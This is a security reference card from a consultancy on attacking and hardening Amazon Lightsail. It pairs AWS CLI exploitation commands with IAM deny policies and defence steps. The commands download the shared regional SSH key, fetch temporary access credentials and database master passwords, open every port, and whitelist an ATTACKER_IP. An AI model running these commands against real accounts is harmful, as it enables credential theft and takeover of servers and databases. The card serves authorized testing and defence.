

Amazon Lightsail Security

COMPUTEAmazon Lightsail provides simplified virtual private servers, managed databases, object storage, and container services with a built-in firewall. Its simplified interface masks real security risks: default SSH keys shared across all instances in a region, firewall rules open to 0.0.0.0/0 by default, and forgotten instances running unpatched software.
📋Service Overview
Instance Firewall
Each Lightsail instance has two independent firewalls (IPv4 and IPv6) that control inbound traffic only. Rules are permissive-only (allow, no deny). All outbound traffic is allowed by default. Default blueprints ship with SSH (22) and HTTP (80) open to all IP addresses. Windows blueprints additionally open RDP (3389), and CMS blueprints (WordPress, etc.) additionally open HTTPS (443).
Attack note: Default firewall rules expose SSH to 0.0.0.0/0 on every Linux instance at creation. When multiple rules exist for the same port, the most permissive rule wins.
Default SSH Keys and Access
Lightsail creates one default SSH key pair per AWS Region. The private key is stored by AWS and can be downloaded via the console or CLI (download-default-key-pair). Every instance in that region uses this same default key unless overridden. The get-instance-access-details API returns temporary SSH private keys and RDP passwords.
Attack note: Anyone with Lightsail API access can download the regional default private key or request temporary SSH credentials, gaining shell access to every instance using that key.
Security Risk Assessment
Lightsail instances are frequently deployed by non-security-focused teams, left unmonitored, and forgotten. The combination of default SSH keys shared per region, permissive default firewall rules, no VPC-level network ACLs, IMDSv1 enabled by default on most blueprints, and limited CloudTrail visibility makes Lightsail a high-value target for lateral movement.
⚔️Attack Vectors
Credential & Key Theft
- •Download regional default SSH key via API
- •Retrieve temporary SSH keys via get-instance-access-details
- •Retrieve RDP admin password for Windows instances
- •Retrieve database master password via get-relational-database-master-user-password
- •SSRF to IMDS (IMDSv1 enabled by default on most blueprints; Amazon Linux 2023 and Ubuntu 24 default to IMDSv2)
Instance & Network Exploitation
- •Brute-force SSH on default open port 22
- •Exploit unpatched blueprint applications (WordPress, LAMP, Node.js)
- •Abuse exported snapshots containing residual SSH keys
- •Pivot from peered VPC (firewall rules do not apply to private IP traffic)
- •Access forgotten/abandoned instances running outdated software
⚠️Misconfigurations
Firewall & Network
- •SSH (22) or RDP (3389) open to 0.0.0.0/0 (default)
- •No source IP restriction on administrative ports
- •All outbound traffic allowed (no egress filtering possible)
- •IPv6 firewall rules not configured (separate from IPv4)
- •No VPC flow logs (Lightsail VPC is managed, not user-accessible)
Instance & Data
- •IMDSv1 enabled on most blueprints (http-tokens set to optional by default; Amazon Linux 2023 and Ubuntu 24 default to required)
- •Using shared default key pair instead of per-instance custom keys
- •Automatic snapshots not enabled (no recovery from ransomware)
- •Database publicly accessible with default master credentials
- •Exported snapshots to EC2 retain residual Lightsail SSH keys
🔍Enumeration
aws lightsail get-instancesaws lightsail get-instance-port-states \
--instance-name my-instanceaws lightsail download-default-key-pairaws lightsail get-instance-access-details \
--instance-name my-instance --protocol sshaws lightsail get-instance-snapshotsaws lightsail get-relational-databasesaws lightsail get-relational-database-master-user-password \
--relational-database-name my-dbaws lightsail get-key-pairsaws lightsail is-vpc-peeredaws lightsail get-buckets📈Privilege Escalation
From Lightsail API Access to Instance Shell
- •Use download-default-key-pair to get the regional private key, then SSH into any instance using that default key
- •Use get-instance-access-details to obtain temporary SSH credentials for any instance
- •Use get-relational-database-master-user-password to retrieve database admin credentials
- •Open new firewall ports via open-instance-public-ports to expose services
- •Export instance snapshot to EC2 via export-snapshot, then mount the volume to extract data
From Instance Shell to AWS Account
- •Query IMDS at 169.254.169.254 for IAM role credentials (if IMDSv1 is enabled)
- •Read application configuration files containing AWS access keys
- •Pivot to peered VPC resources via private IP (bypasses Lightsail firewall)
- •Create instance snapshots containing sensitive data for later exfiltration
Key insight: Lightsail's download-default-key-pair and get-instance-access-details are uniquely dangerous APIs -- they directly return SSH private keys and passwords, unlike EC2 which requires the original key pair to decrypt Windows passwords.
💻Exploitation Commands
aws lightsail download-default-key-pair \
  --query 'privateKeyBase64' --output text > lightsail-key.pem
chmod 600 lightsail-key.pem
ssh -i lightsail-key.pem ubuntu@<instance-public-ip>aws lightsail open-instance-public-ports \
--instance-name my-instance \
--port-info fromPort=0,toPort=65535,protocol=allaws lightsail put-instance-public-ports \
--instance-name my-instance \
--port-infos '[{"fromPort":22,"toPort":22,"protocol":"tcp","cidrs":["ATTACKER_IP/32"]}]'aws lightsail get-relational-database-master-user-password \
--relational-database-name my-db \
--password-version CURRENTaws lightsail export-snapshot \
--source-snapshot-name my-instance-snapshotaws lightsail get-instance-access-details \
--instance-name my-windows-instance --protocol rdp📜Lightsail IAM Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "lightsail:*",
    "Resource": "*"
  }]
}
Grants access to download SSH keys, retrieve database passwords, modify firewall rules, and delete all resources
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "lightsail:GetInstances",
      "lightsail:GetInstanceState",
      "lightsail:GetInstancePortStates",
      "lightsail:GetInstanceMetricData",
      "lightsail:GetRelationalDatabases"
    ],
    "Resource": "*"
  }]
}
Read-only access for monitoring -- cannot download keys, open ports, or modify resources
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "lightsail:DownloadDefaultKeyPair",
      "lightsail:GetInstanceAccessDetails",
      "lightsail:GetRelationalDatabaseMasterUserPassword"
    ],
    "Resource": "*"
  }]
}
These three actions alone grant SSH/RDP access to all instances and database admin access
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Deny",
    "Action": [
      "lightsail:DownloadDefaultKeyPair",
      "lightsail:GetInstanceAccessDetails",
      "lightsail:GetRelationalDatabaseMasterUserPassword",
      "lightsail:OpenInstancePublicPorts",
      "lightsail:PutInstancePublicPorts"
    ],
    "Resource": "*"
  }]
}
Explicit deny on the most dangerous Lightsail actions -- prevents credential theft and firewall modification
🛡️Defense Recommendations
Enforce IMDSv2
Require session tokens for IMDS access on all Lightsail instances to block SSRF-based credential theft.
aws lightsail update-instance-metadata-options \
  --instance-name my-instance \
  --http-tokens required \
--http-endpoint enabledRestrict SSH to Known IPs
Replace the default all IPs SSH rule with source IP restrictions. Use put-instance-public-ports to replace all rules atomically.
aws lightsail put-instance-public-ports \
  --instance-name my-instance \
--port-infos '[{"fromPort":22,"toPort":22,"protocol":"tcp","cidrs":["203.0.113.0/24"]},{"fromPort":443,"toPort":443,"protocol":"tcp","cidrs":["0.0.0.0/0"]}]'Use Custom Key Pairs Instead of Default
Create per-instance or per-team custom key pairs and stop using the shared regional default key.
aws lightsail create-key-pair --key-pair-name prod-web-keyEnable Automatic Snapshots
Protect against ransomware and accidental deletion with daily automatic snapshots.
aws lightsail enable-add-on \
  --resource-name my-instance \
--add-on-request addOnType=AutoSnapshot,autoSnapshotAddOnRequest={snapshotTimeOfDay=06:00}Deny Dangerous API Actions via IAM
Apply an explicit deny SCP or IAM policy on DownloadDefaultKeyPair, GetInstanceAccessDetails, and GetRelationalDatabaseMasterUserPassword for all users who do not need direct instance access.
Audit and Decommission Forgotten Instances
Regularly enumerate all Lightsail instances across all regions. Lightsail resources do not appear in EC2 console, making them easy to overlook.
for region in $(aws lightsail get-regions --query 'regions[].name' --output text); do
  echo "=== $region ==="
  aws lightsail get-instances --region "$region" \
    --query 'instances[].{Name:name,State:state.name,IP:publicIpAddress,Created:createdAt}'
done
AWS Lightsail Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See Amazon Lightsail security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.